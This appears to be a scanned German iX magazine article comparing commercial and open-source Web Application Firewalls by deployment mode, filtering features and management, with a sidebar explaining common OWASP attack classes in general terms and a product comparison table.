Im Webumfeld spricht man vom sogenannten Port-80-Problem: Anfragen per HTTP (oder HTTPS) reicht die klassische Firewall meist ungefiltert an die Webserver durch. Um daraus resultierenden Angriffen (siehe Kasten: „Angriffe und Gefährdungen“) entgegenzuwirken, muss man die Sicherheit auf den höheren Protokollebenen ergänzen.

Web Application Firewalls (WAFs) kommen zum Einsatz, damit sie die Kommunikation auf Applikationsebene (HTTP/HTTPS) analysieren. Dabei inspizieren sie die Anfragen an den Webserver sowie dessen Antworten vor der Auslieferung zurück an den Benutzer genau. Das stellt sicher, dass ausschließlich gutartige Anfragen den Webserver erreichen. Angriffe unterdrückt schon die WAF und beantwortet sie mit einer Fehlerseite. Eine zusätzliche Filterung der Antwortseiten verhindert, dass sensitive Informationen über eingesetzte Backend-Komponenten enthüllt werden oder interne Details der Webapplikation infolge mangelnder Fehlerbehandlung (beispielsweise Java Stack Traces) nach außen durchdringen.


WAFs stehen heute in unterschiedlichen Ausprägungen zur Verfügung. Eine einfache, aber seltene Variante besteht aus einem zusätzlich in den Webserver (Apache oder IIS) einzubindenden Modul. Die zweite ist ein vom Webserver unabhängiges, eigenständiges System: Hier existieren reine Softwarelösungen, die es dem Administrator überlassen, eine geeignete Betriebssystemplattform bereitzustellen. Etwas häufiger noch kommen sogenannte Soft-Appliances zum Einsatz. Hier muss lediglich Hardware zur Verfügung stehen. Darauf installiert ein Administrator über ein Medium ein komplett vorkonfiguriertes Betriebssystem und versieht es mit WAF-Diensten. Eine aufwendige Grundkonfiguration und Härtung des Betriebssystems entfällt.

Als besonders performant gelten Hardware-Appliances. Dadurch, dass man die Softwarekomponenten des Systems genau auf die zugrunde liegende Spezial-Hardware abstimmen kann, erzielen diese Modelle maximale Durchsatzraten. Das Betriebssystem erscheint dem Administrator meist transparent und es fällt kein Aufwand für Härtung oder Patchen an. Produkt-Updates stellt der Anbieter in Form neuer Firmware-Releases bereit.

Wahl zwischen Reverse Proxy und Bridge

Die physikalische Integration einer WAF hängt von der Infrastruktur eines Unternehmens ab. Grundsätzlich stehen zwei Alternativen zur Verfügung: Reverse Proxy oder Bridge.

Im Falle eines Reverse Proxy wird das klassische Client-Server-Modell aufgebrochen. Der Benutzer spricht nicht mehr direkt mit den Webservern, sondern kommuniziert zunächst mit der WAF. Diese terminiert die Verbindung und baut sie nach erfolgreicher



Integration als Single Homed Reverse Proxy (Abb. 1) und als Dual Homed Reverse Proxy beziehungsweise Bridge (Abb. 2)

Prüfung der Anfragen neu auf. Die Einbindung kann dabei entweder „single" oder „dual homed" sein, das heißt externes und internes Netz nutzen entweder eine gemeinsame oder zwei unabhängige Netzschnittstellen (siehe Abbildungen 1 und 2).

Bei einer Integration als Bridge bleibt die Client-Server-Verbindung bestehen. Es sind keinerlei Änderungen der Netzeinstellungen erforderlich. Die WAF liest den Datenverkehr einfach passiv mit und erscheint wie ein weiterer Switch im Netz.

Erfolgt die Kommunikation verschlüsselt über SSL, muss das System Zertifikate und Schlüssel importieren, da es die Daten nur im Klartext inspizieren kann. Im Reverse Proxy Mode endet die SSL-Verbindung dazu auf der WAF, und diese führt erst nach erfolgreicher Prüfung eine separate Backend-Verbindung weiter. Im Bridge Mode liest die WAF den SSL-Handshake mit und kann daher bei bekanntem SSL-Schlüssel den Datenverkehr analysieren.

Im Reverse Proxy Mode unterstützen viele Produkte Client-Zertifikate, sodass sich der Benutzer durch ein persönliches Zertifikat gegenüber der WAF authentifizieren kann. Eine Authentifizierung der WAF an Backend-Systemen ist ebenfalls denkbar. In diesem Fall würde sich die WAF über ein Maschinenzertifikat bei den Backend-Systemen anmelden.

Besonders hohe Sicherheitsanforderungen erzwingen bisweilen, dass die privaten Schlüssel nicht im Klartext auf der Festplatte des WAF-Systems liegen, sondern in einem Hardware Security Module (HSM). Dieses kann kryptografische Operationen mit hoher Geschwindigkeit durchführen, wobei die privaten Schlüssel das HSM nie verlassen und deren Bearbeitung nur durch besondere Authentifizierung am HSM oder im Vier-Augen-Prinzip abläuft.

iX-TRACT

- Eine Web Application Firewall kann wirkungsvoll vor Angriffen auf Applikationsebene schützen.
- Die Sicherheit aller genannten Produkte ist vergleichbar und hoch.
- Bei der Auswahl einer WAF stehen Integrations- und Betriebsaspekte im Vordergrund.

Konfiguration darf nicht zu komplex sein

Alle getesteten Produkte bieten ein hohes Maß an Sicherheit gegenüber Angriffen auf der Ebene der Applikationsschicht. Eine Kaufentscheidung dürfte man heutzutage kaum an diesem Kriterium messen. Viel spannender sind Fragestellungen wie die Integrationsmöglichkeiten in die eigene Infrastruktur, Zusatzfunktionen wie Load Balancing beziehungsweise Caching oder die Flexibilität, die Policy möglichst feingranular an die eigenen Bedürfnisse anpassen zu können – und damit indirekt der Betriebsaufwand, den ein spezielles Produkt mit sich bringt.

Diese Kriterien beeinflussen rückwirkend wiederum das Sicherheitsniveau: Ist die Konfiguration derart komplex, dass der Administrator aus Zeit- und Ressourcenmangel nur eine rudimentäre Policy umsetzen kann, verfehlt das Produkt schnell seinen eigentlichen Einsatzzweck.

Angriffe gegen Webapplikationen werden mitunter durch Enkodierung getarnt. Darunter versteht man beispielsweise die Darstellung in einem fremden Zeichensatz. Um solche Angriffe zu erkennen, muss die WAF eingehende Anfragen zunächst normalisieren, das heißt in eine Darstellung konvertieren, die sie versteht und analysieren kann.

Die nächsten Schritte in der Validierung lassen sich in die beiden Kategorien Blacklist- und Whitelist-basierte Prüfungen unterteilen – oft negatives oder positives Sicherheitsmodell genannt. Aus Sicherheitssicht ist der beste Ansatz, alle Eingaben durch entsprechende Whitelists zu validieren. Das heißt, für jede URL und für jeden Parameter, der an die Applikation geht, wird der gültige Wertebereich in der WAF hinterlegt. Angreifern fällt es in diesem Fall schwer, ihren Schadcode einzuschleusen, da dieser üblicherweise die Whitelists verletzen würde.

Alle Produkte ergänzen die Überprüfung durch Blacklists, die nichts anderes sind als Muster mit bekannten Angriffen, die sie generisch auf alle Benutzereingaben anwenden können. Die Angriffsmuster innerhalb einer WAF unterscheiden sich grundlegend von Mustern, die Intrusion-Detection- oder Intrusion-Prevention-Systeme (IDS/IPS) einsetzen. Während ein IDS/IPS lediglich einen flachen IP-Datenstrom sieht, ohne Inhalte oder Strukturen des HTML-Quelltextes zu verstehen, arbeitet die WAF direkt auf der Ebene von HTTP: Sie zerlegt jede Anfrage zunächst in ihre Bestandteile (URLs, *GET*- und *POST*-Parameter, Cookies, Header et cetera) und wendet erst danach die entsprechenden Prüfungen an, wodurch sie wesentlich tieferen Einblick in die Kommunikation erhält. Darüber hinaus sind die Angriffsmuster generisch: Ein Angriff über SQL-Injection setzt beispielsweise voraus, dass der Angreifer valides SQL verwendet. Hinterlegt man daher eine Beschreibung der bekannten SQL-Dialekte in der WAF, so sind diese Muster für jeden Angriff über SQL Injection gültig, ein Update ist nur erforderlich, wenn sich die SQL-Syntax ändern sollte.

Cookies, URL- und Formular-Verschlüsselung

Cookies stellen ebenfalls schützenswerte Objekte dar. Oft hinterlegen unbedarft programmierte Applikationen sensitive Informationen oder vertrauen darauf, dass die Werte vor dem Anwender verborgen sind beziehungsweise

der sie nicht ändern kann. Abhilfe schaffen Funktionen wie Cookie-Verschlüsselung oder ein Cookie Store, bei dem die WAF alle Cookies einsammelt, intern ablegt und nur einen einzigen, sicheren nach außen hin präsentiert. Diese Funktion kann man jedoch nur schlecht einsetzen, wenn die Applikation clientseitig darauf angewiesen ist, die Werte eines Cookies auszulesen oder zu bearbeiten.

Schutz vor Foreceful-Browsing-Angriffen (siehe den Kasten „Angriffe und Gefährdungen“) bietet bisweilen eine Whitelist aus gültigen URLs. Einige Hersteller gehen das Thema aber trickreicher an, indem sie eine sogenannte URL-Verschlüsselung einsetzen. Die WAF verschlüsselt dabei alle Hyperlinks in den ausgesendeten HTML-Seiten. So mutiert */news/artikel.php?id=32234* zu */a437df248920bc3ad2c5fa*. Der Angreifer hat ohne Kenntnis des Schlüssels keine Chance mehr, URLs zu manipulieren oder verborgene URLs zu erraten.

Eine Variante stellt die sogenannte dynamische Policy dar: Zunächst identifiziert die WAF jeden Benutzer anhand eines sicheren Session Cookie. Die URLs, die der Benutzer in Form von Hyperlinks angezeigt bekommt, lernt die WAF mit und speichert sie zusammen mit der Session des Benutzers intern ab. Ruft der Benutzer – in diesem Fall als Angreifer – eine noch nicht gelernte URL auf, gilt dies als Angriff und die WAF blockiert die Anfrage. Der Anwender kann deshalb nur die Seiten aufrufen, die über Hyperlinks verknüpft sind (siehe Abbildung 3).

Ebenso wie URLs können beispielsweise Hidden-Parameter oder Auswahlboxen in HTML-Formularen geschützt werden: Die WAF lernt gültige Werte im Rahmen einer dynamischen Policy oder hinterlegt sie als verschlüsselte Werte innerhalb des Formulars.

Die hier beschriebenen Ansätze stoßen an ihre Grenzen, sobald beispielsweise Javascript URLs clientseitig generiert oder wenn man über Lesezeichen oder Suchmaschinentreffer direkt in die Applikation springen kann (die Session ist zum Zeitpunkt des Aufrufs nicht mehr gültig).

Sollte es ein Angreifer trotz der genannten Sicherheitsfunktionen schaffen, Schadcode innerhalb der Anwendung zu platzieren, kann die WAF noch intervenieren: Dazu analysiert sie ausgehende Daten und unterbindet die Auslieferung sensitiver Inhalte wie Kreditkartennummern. Eine Seite, die solche Daten enthält, würde entweder vollständig blockiert oder die entsprechenden Bereiche maskiert.

Eine andere Variante stellen Daten dar, die den Webserver oder eingesetzte Softwaremodule charakterisieren. Viele Webserver sind hier zu gesprächig konfiguriert und verraten dem Angreifer, welche Version zum Einsatz kommt, wann der letzte Patch stattfand oder welche Datenbank im Backend läuft. Aus Fehlerseiten der Applikation („ODBC error in table USERS“, *file not found in /var/www/index.php*) können Angreifer ebenfalls wertvolle Rückschlüsse auf die Anwendungsstruktur ziehen. Hier kann die WAF die ausgesandten Informationen entweder durch Umschreiben oder Entfernen wirkungsvoll limitieren.

Einen Schutz vor Denial-of-Service-Angriffen ermöglichen viele Produkte. Denkbar wäre, im Download-Bereich einer Website nur eine begrenzte Anzahl an Anfragen pro Sekunde zuzulassen, während der News-Bereich uneingeschränkt erreichbar bleibt. Eine weitere Variante identifiziert den Surfer anhand seiner Session und lässt pro Benutzer nur eine Obergrenze an Anfragen zu, sodass dieser nicht die gesamten Ressourcen des Backend-Systems für sich alleine beanspruchen kann.

Erstellung einer Policy

Die Nutzung der vom Hersteller mitgelieferten Blacklists bedarf nur einer einfachen Aktivierung. Schwieriger gestaltet sich unter Umständen die Konfiguration speziell auf die Applikation angepasster Whitelists. Damit die Definition dieser Regeln nicht zum ausufernden Projekt gerät, kann ein Lernmodus der WAF helfen. Dieser extrahiert URLs, Parameter und deren zulässige Wertebereiche aus gültigen Benutzeranfragen. Schwierig wird dies, wenn sich Anwendungen häufig ändern, denn jede Änderung bedeutet einen Neustart des Lernprozesses. Abhilfe schafft die Verwendung der erwähnten dynamischen Policies oder ein eher generisches Regelwerk: Dabei werden URLs und Parameter nur grob klassifiziert (entweder durch Platzhalter oder reguläre Ausdrücke, beispielsweise **.gif* statt */images/logo.gif*). Hier gilt: Je generischer diese Freischaltungen erfolgen, desto resistenter ist das Regelwerk gegenüber Änderungen in der Applikation. In der Praxis ergibt diese Kombination aus Blacklists und generischen Whitelists ein hohes Sicherheitsniveau bei vertretbarem Administrationsaufwand.

Gerade zu Beginn treten gelegentlich noch False Positives auf: Die Policy ist noch nicht vollständig auf die Applika-

Herausforderungen für WAFs

Bei einem Test unter Laborbedingungen ist die WAF-Welt meist in Ordnung: Demoapplikationen verwenden sauber strukturierte URLs, sind in einfachem Perl oder PHP programmiert und navigieren über statische Hyperlinks. Die Realität konfrontiert den Administrator dagegen gerne mit seltsam aussehenden URLs oder Parametern, deren Werte nicht selten einen oder mehrere der gültigen RFCs verletzen. Was nicht heißen soll, dass diese Anwendungen Exoten wären oder in den gängigen Browsern nicht funktionieren. Einige Beispiele:

```
http://portal.company.com/irj/servlet/prt/
portal/prtroot/pcd!3aportal_content!2fcom.sap.
pct!2f
platform_add_ons!2fcom.sap.ip.bi!2fiViews!2f
com.sap.ip.bi.bex?buildTree=false&NavPath
Update=false
```

Bei dieser SAP-Netweaver-URL trennt die Anwendung *GET*-Parameter nicht nur wie üblich durch das Fragezeichen ab, sondern gibt sie zusätzlich als Teil der URL an. Einige WAF-Produkte müssen hier passen, da sie nicht alle Parameter erkennen und prüfen können. Den Teil vor dem Fragezeichen dürften sie womöglich als URL verstehen, was den Administrator in Bedrängnis bringt, da er sich mit ständig wechselnden URL-Namen konfrontiert sieht.

In Oracles HTML DB kann Folgendes vorkommen:


```
http://www.company.com/htmldb/pls/htmldb/
f?p=463:Buchen:1227566039909966::NO::
P201_VERANSTALTUNG_ID:189
```

Wer bislang glaubte, *GET*-Parameter würden exklusiv durch das „kaufmännische Und“ (&) getrennt, der irrt. Doppelpunkte oder Semikolons können diese Funktion ebenfalls übernehmen.

Beliebige URLs aus CMS können durchaus Stolpersteine enthalten:

```
http://www.heise.de/newsticker/meldung/78642
```

Eine so harmlos aussehende URL wie diese kann eine WAF in Bedrängnis bringen. Existieren keine Methoden, um die Dokumenten-ID zu parsen, die hier Teil der URL ist, kann der Aufbau einer Whitelist für URLs schwer sein.



Dynamisches Lernen gültiger URLs zur Laufzeit (Abb. 3)

tion angepasst und blockiert legitime Benutzeranfragen. Ein wichtiges Hilfsmittel bei der Erstellung von Policy-Anpassungen sind sogenannte One Click Refinements. Hier kann ein WAF-Administrator direkt während des Betrachtens von Regelverletzungen aus dem Log-Viewer heraus Änderungen vornehmen, um derartige Anfragen in Zukunft zuzulassen.

Befindet sich die WAF schon im produktiven Datenstrom, ist für die ersten Tage des Betriebs ein Passivmodus hilfreich. Hier führen Policy-Verletzungen nicht unmittelbar zum Blockieren einer Anfrage, sondern die WAF vermerkt das Ereignis lediglich im Log. Die Produkte unterscheiden sich hier in ihrer Flexibilität: Einige bieten globale Einstellungen, die komplette WAF entweder passiv oder aktiv zu betreiben, andere erlauben es gar, einzelne URL- oder Parameterregeln „auf Durchzug“ zu schalten.

Die folgenden Produkte stellen die derzeitigen Marktführer im Bereich der WAFs dar. Darunter befinden sich sowohl reine Sofwarelösungen als auch Appliances, die Hard- und Software vereinen. Der Schwerpunkt des Tests lag darauf, die Produkte auf ihre Integrationsmöglichkeiten sowie Alltagstauglichkeit in heterogenen Webserver-Umgebungen hin zu vergleichen (zu Details siehe die Tabelle).

Außer den dargestellten Produkten sollte die rWeb-Appliance des französischen Herstellers Denyall Bestandteil der Marktübersicht sein. Leider wollte der Hersteller keine Testversion zur Verfügung stellen, da dies nur im Rahmen von konkreten Kundenprojekten vorgesehen ist.

Angriffe und Gefährdungen

Bei den folgenden Erläuterungen handelt es sich um den Top-10-Auszug aus den OWASP-Schwachstellen des vorigen Jahres (www.owasp.org/index.php/Top_10_2007).

Cross-Site Scripting (XSS) zielt darauf ab, einem ahnungslosen Anwender bösartigen Skriptcode unterzuschieben. Die Schwachstelle liegt in der Webapplikation, die Eingaben eines Angreifers nicht ausreichend validiert und diese anschließend im Browser des Opfers zur Ausführung bringt. Somit ist es unter anderem möglich, Session Cookies und vertrauliche Daten des Opfersystems auszuspähen.

Injection-Angriffe fußen auf einer unzureichenden Trennung der Programmlogik von Benutzereingaben. Unter Ausnutzung dieser Schwachstelle kann ein Angreifer Codefragmente einschleusen, die ausgeführt werden und die Programmlogik verändern. Bekannte Ausprägungen dieser Schwachstellenklasse sind SQL Injection, XPath Injection, LDAP Injection und Command Injection.

Unter (Remote) File Inclusion versteht man das gezielte Auslesen von Systemdateien, von Dateien des Webservers oder kritischen Dateien der Applikation selbst. Manipulation von Eingabeparametern und unzureichende Eingabevalidierung erlauben es einem Angreifer, beliebige Dateien einzubinden. Bei der Datenübertragung von entfernten Systemen spricht man von einer Remote-File-Inclusion-Schwachstelle.

Cross-Site Request Forgery (CSRF): Ziel dieses Angriffs ist wie bei XSS der Webbrowser des ahnungslosen Opfers, der im Hintergrund Anfragen an eine Webapplikation stellt, an der sich das Opfer zuvor angemeldet hat. So könnte ein Angreifer beispielsweise durch Platzieren eines unsichtbaren Bildes den Browser des Opfers heimlich dazu veranlassen, das Konto des authentifizierten Benutzers zu sperren.

Forceful Browsing: Backup- und Entwicklungsdateien (*.bak*, *.old*) oder interessante Verzeichnisse wie */admin* und */login* können Debugging-Informationen beziehungsweise sensitive Daten der Applikationslogik preisgeben.

Hyperguard von Art of Defence

Einer der jüngsten Anbieter auf dem WAF-Markt und der einzige deutsche ist die Regensburger Art Of Defence mit ihrem Produkt Hyperguard. Dessen Integrationsmöglichkeiten decken ein weites Spektrum ab. Hyperguard kann man als Modul innerhalb von IIS, ISA Server oder Apache wie auch als eigenständige Komponente einer Genuscreen Firewall Appliance oder eines Zeus Loadbalancer betreiben. In der Praxis bedeutet dies, dass Administratoren typischerweise keine neuen Komponenten im Netz integrieren müssen, sondern bestehende Server mit dem Modul erweitern. Die eigenständigen Appliances sind dagegen eher für neu aufzubauende Infrastrukturen interessant.

Die einzelnen Sicherheitsfunktionen binden sogenannte Handler an die Pfade einer Applikation. Der größte Aufwand in der Erstkonfiguration besteht in diesem Fall darin, die richtigen Handler auszuwählen, geeignet zu parametrisieren und an die Anwendung anzupassen. Zwar existieren Wizards, die bei der Parametrisierung der Handler helfen, jedoch decken sie nicht alle Anwendungsbereiche ab. Beispielsweise muss der Administrator Blacklisten gegen Cross-Site Scripting selbst definieren. Zudem sind Ausnahmeregeln für Blacklisten auf Feldebene nur schwer umzusetzen. Mächtig ist die Funktion der Vererbung, sodass einmal getroffene Basiseinstellungen für weitere Applikationen wieder Verwendung finden können.



Barracuda Networks' Web Appl. Controller

Ursprünglich schon 1999 als Anbieter von Content-Delivery-Produkten gestartet (damals unter dem Namen Netcontinuum) hat die WAF der Barracuda Networks ihre Wurzeln in Beschleunigungsfunktionen wie Caching, Compression oder SSL-Offloading. Schon früh erkannte der Hersteller die Bedeutung der Applikationssicherheit und ergänzte das Produkt um WAF-Funktionen.

Die Stärken dieser WAF liegen in der regelbasierten Policy sowie in der übersichtlichen Trennung der Policy in die Bereiche Web Firewall (globale Sicherheitseinstellungen), URL ACLs (Filterung von gültigen URLs) und Parameter ACLs (Anwendung von Black- und Whitelists auf Parameter). Außer der eigentlichen Administration vereinfacht das ebenfalls eine Policy Review durch die Revision oder einen externen Dienstleister.

Durch die Übernahme von Netcontinuum durch Barracuda Networks befindet sich das Produkt derzeit im Umbruch. Das bisherige Administrations-GUI (Java) ersetzt eine Integration in Barracudas webbasierte Managementplattform, die ab dem vierten Quartal 2008 als Version 7.0 zur Verfügung stehen soll. In diesem Zuge will der Anbieter die Produktpalette erweitern, sodass in Zukunft neben den leistungsfähigen Highend-Geräten solche mit geringerer Leistung für mittelgroße Einsatzbereiche zur Verfügung stehen.

Breach Securitys Modsecurity

Das einzige ernstzunehmende Open-Source-Produkt im Test ist Modsecurity von Breach Security. Ivan Ristic entwickelte es in Eigenregie, bis er seine Arbeit Ende 2006 an die amerikanisch-israelische Breach Security verkaufte. Dies hat der Entwicklung jedoch keinesfalls geschadet. Im Gegenteil, der Urvater von Modsecurity ist immer noch aktiv an der Entwicklung beteiligt und kann durch die Übernahme von besseren Ressourcen sowie weiteren Entwicklern profitieren. Das Produkt ist nach wie vor als Open Source lizenziert, jedoch bietet Breach Security professionelle Services und eine eigens auf Modsecurity angepasste Appliance an. Da die Mehrheit der heute aktiven Modsecurity-Installationen auf einem Apache-Modul basieren dürfte und die Appliance außer einem Logging und Reporting keine weiteren Funktionen als die Softwarevariante bereitstellt, wurde für diesen Artikel Letztere betrachtet.

Im Bereich Filterung und Angriffserkennung liefert Modsecurity ähnlich mächtige Blacklists wie die kommerziellen Hersteller und profitiert dabei von der großen Community. Abstriche sind eher im Bereich Konfiguration und Betrieb sowie der Eignung für große Enterprise-Umgebungen zu sehen. Policies müssen Administratoren von Hand erstellen, Management- und Reporting-GUIs sind zwar in der Entwicklung, aber in der Praxis noch nicht sinnvoll nutzbar. Eigenschaften wie One Click Refinements oder Lernmodus fehlen ebenso wie weiterreichende Sicherheits-Features wie URL-Verschlüsselung, dynamische Policies oder Cookie-Schutz.

Modsecurity richtet sich daher eher an den erfahrenen Administrator kleiner bis mittlerer Umgebungen, der sich nicht davor scheut, bei Schwierigkeiten direkt an der Konsole einzugreifen. In großen Umgebungen, in denen Prozesse und Skalierbarkeit im Vordergrund stehen, findet man Modsecurity eher selten vor.

WAF-Produkte im Vergleich

Hersteller	Art of Defence	Barracuda Networks	Breach Security
Produkt	Hyperguard	Web Application Controller	ModSecurity
Website	www.artofdefence.com	www.barracudanetworks.com	www.modsecurity.org
Version	2.1 beta	6.1	2.5.1
Produktform	Software[1,4]	Appliance	Software[1]
Modelle	n/a[3]	NC500, NC1100, NC2000	n/a[3]
maximaler SSL-Durchsatz je Modell[5]	n/a[3]	2000 tps (NC500), 9000 tps (NC1100), 16000 tps (NC2000)	n/a[3]
Integration	Plug-in	Reverse Proxy, Transparent Proxy, Bridge	Plug-in
redundanter Cluster	active/active[8]	active/standby	active/active[8]
Stateful Failover	ja[8]	ja	ja[8]
Interfaces je Modell (ohne Mgmt.)	n/a[3]	2 × 1000 BASE-T (alle Modelle)	n/a[3]
Management	Web-Interface	Java GUI[1], CLI	Textfile
Unterstützung XML-RPC	nur DTD-Validierung	nein	nur DTD-Validierung
Unterstützung SOAP	nein	ja	nein
Whitelists für URLs	ja (RegEx)	ja (RegEx)	ja (RegEx)
Whitelists für Parameternamen	ja (RegEx)	ja (explizit)	ja (RegEx)
Whitelists für Parameterwerte	ja (RegEx)	ja (RegEx)	ja (RegEx)
Blacklists einsehbar	ja[1]	ja	ja
Aktualisierung von Blacklists	manuell[1,6]	bei Firmware-Upgrade/manuell möglich	manuell
regelbasierte Policy	ja	ja	ja
dynamische Policy	nein[6]	ja (URLs und Formulare)	nein
Lernmodus	nein[6]	ja	nein
Passivmodus	ja (pro Applikation)	ja (auf URL- oder Parameterebene)	nein
Ausnahmeregeln	eingeschränkt	ja (auf URL- oder Parameterebene)	ja (auf URL- oder Parameterebene)
One Click Refinements	nein[6]	ja	nein
Request Manipulation	nein	URL-Rewrite, Header-Rewrite/ Insert	URL-Rewrite, Header-Rewrite/ Insert
Policy Export/Import	ja (global)	ja (auf Regelebene)	ja (auf Regelebene)
Policy-Versionierung	ja	nein	extern (z. B. RCS)
Schutz vor Datendiebstahl	ja	ja	ja
Unterdrückung von Fehlerseiten	ja	ja	ja
Cookie-Schutz	Cookie Store	Verschlüsselung, Signierung	nein
URL Encryption	ja	nein	nein
DoS Protection	nein	ja	ja
HSM Support (Hersteller)	n/a[4]	nein	n/a[4]
Load Balancing	n/a[4]	ja	n/a[4]
Caching	n/a[4]	ja (im RAM)	n/a[4]
Compression	n/a[4]	ja	n/a[4]
External Authentication	n/a[4]	Radius, LDAP, RSA	n/a[4]
SSL-Client-Zertifikat	n/a[4]	Benutzer zu WAF, WAF zu Webserver	n/a[4]

Anmerkung: Bewertet wurden Funktionen, die im GUI zur Verfügung stehen und keines manuellen Eingriffs am System bedürfen (z. B. Editieren von Konfigdateien,
[1] siehe Text, [2] auch als Soft-Appliance, allerdings eingeschränkter Hardware-Support, [3] je nach gewählter Hardware,[4] gilt für Modulversion,



Citrix' Netscaler Application Firewall

Große Player wie Citrix haben das Marktpotenzial der WAFs ebenfalls erkannt. Ende 2005 übernahm Citrix die ehemalige Teros und hat deren WAF in die eigene Netscaler-Architektur integriert, sodass Anwender dort WAF-

Citrix	F5	Imperva	Protegrity	Visonys
Netscaler	BigIP ASM	Securesphere	Defiance TMS	Airlock
www.citrix.com	www.f5.com	www.imperva.com	www.protegrity.com	www.visonys.com
8.0	9.4.3	6.0	4.3	4.1
Appliance	Appliance	Appliance	Software (Solaris SPARC, Windows, Linux)[2]	Soft Appliance (Solaris Sparc und Solaris X86)
7000, 9000, 10000, 12000	6400, 6800, 8400, 8800	G4, G8, G16	n/a[3]	n/a[3]
4400 tps (7000/9000), 8800 tps (10000), 28800 tps (12000)	15000 tps (6400), 20000 tps (6800), 22000 tps (8400), 48000 tps (8800)	16000 tps (G4), 24000 tps (G8), 36000 tps (G16)	n/a[3]	n/a[3]
Reverse Proxy, Transparent Proxy, Bridge	Reverse Proxy, Transparent Proxy	Bridge, Reverse Proxy, Transparent Proxy[10]	Reverse Proxy, Transparent Proxy	Reverse Proxy
active/standby	active/standby	active/active[8]	active/active[8]	active/standby
ja	ja	nein[9]	ja[8]	nein[6]
2 × 1000 BASE-T und 6 × 100 BASE-T (7000), 4 × GBit SFP oder 1000 BASE-T (9000), 4 × GBit SFP und 4 × 1000 BASE-T (10000), 8 × GBit SFP (12000)	16 × 1000 BASE-TX und 4 × GBIC Mini (6400/6800), 12 × 1000 BASE-TX oder 12 × GBIC Mini und 2 × 10 GBit XFP (8400/8800)	4 (G4), 8 (G8), 16 (G16)	n/a[3]	n/a[3]
Web-Interface	Web-Interface	Web-Interface	Java-GUI	Web-Interface
nein[6]	ja	ja	ja	ja
nein[6]	ja	ja	ja	ja
ja (RegEx)	ja (Wildcards)	ja (Wildcards)	ja (RegEx)	ja (RegEx)
ja (RegEx)	ja (Wildcards)	ja (explizit)	ja (RegEx)	ja (RegEx)
ja (RegEx)	ja (RegEx)	ja (RegEx)	ja (RegEx)	ja (RegEx)
nein	ja	ja	nein	ja
bei Firmware-Upgrade	automatisch (online)	automatisch (online)	bei Firmware-Upgrade	bei Firmware-Upgrade
ja	ja	ja[1]	ja	ja
ja	nein	nein	nein	nein
ja	ja	ja	ja	nein
ja (auf Filterebene)	ja (pro Applikation)	ja (pro Applikation)	ja (auf Filterebene)	ja (pro Applikation)
ja (auf URL- oder Parameterebene)	ja (auf URL- oder Parameterebene)	ja (auf URL- oder Parameterebene)	ja (auf URL- oder Parameterebene)	ja (auf URL- oder Parameterebene)
nein	ja	ja	ja	nein
URL-Rewrite, Header-Rewrite/Insert	URL-Rewrite, Header-Rewrite/Insert[7]	nein	Header-Insert	nein (siehe Anm.)
ja (global)	ja (auf Applikationsebene)	ja (auf Applikationsebene)	ja (auf Applikationsebene)	ja (global)
nein	ja	nein	nein	nein
ja	ja	ja	ja	ja
nein	ja	ja	ja	ja
Signierung	Signierung	ja	Verschlüsselung	Cookie Store, Verschlüsselung
nein	nein	nein	nein	ja
ja	ja	ja	nein	ja
ja (Cavium)	ja (nCipher)	ja (Safenet)	nein	ja (Safenet)
ja	ja	nein	ja	ja
ja (im RAM)	ja (im RAM)	nein	nein	nein (Disk)[6]
ja	ja	nein	nein	ja
Radius, LDAP, AD, Tacacs, RSA	Radius, LDAP, AD, Tacacs, RSA	nein	nein	Radius, LDAP, AD, RSA
Benutzer zu WAF, WAF zu Webserver	Benutzer zu WAF, WAF zu Webserver	nein	Benutzer zu WAF	Benutzer zu WAF, WAF zu Webserver

Erstellen von eigenen Modulen, Patches);
[5] Herstellerangaben, tps=transactions per second, [6] Roadmap Feature, [7] über iRules, siehe Text, [8] externer Load Balancer erforderlich, [9] Grace Period ohne Blockierung bei Failover, [10] typisch im Bridgemode

Funktionen einfach nachlizenzieren können.

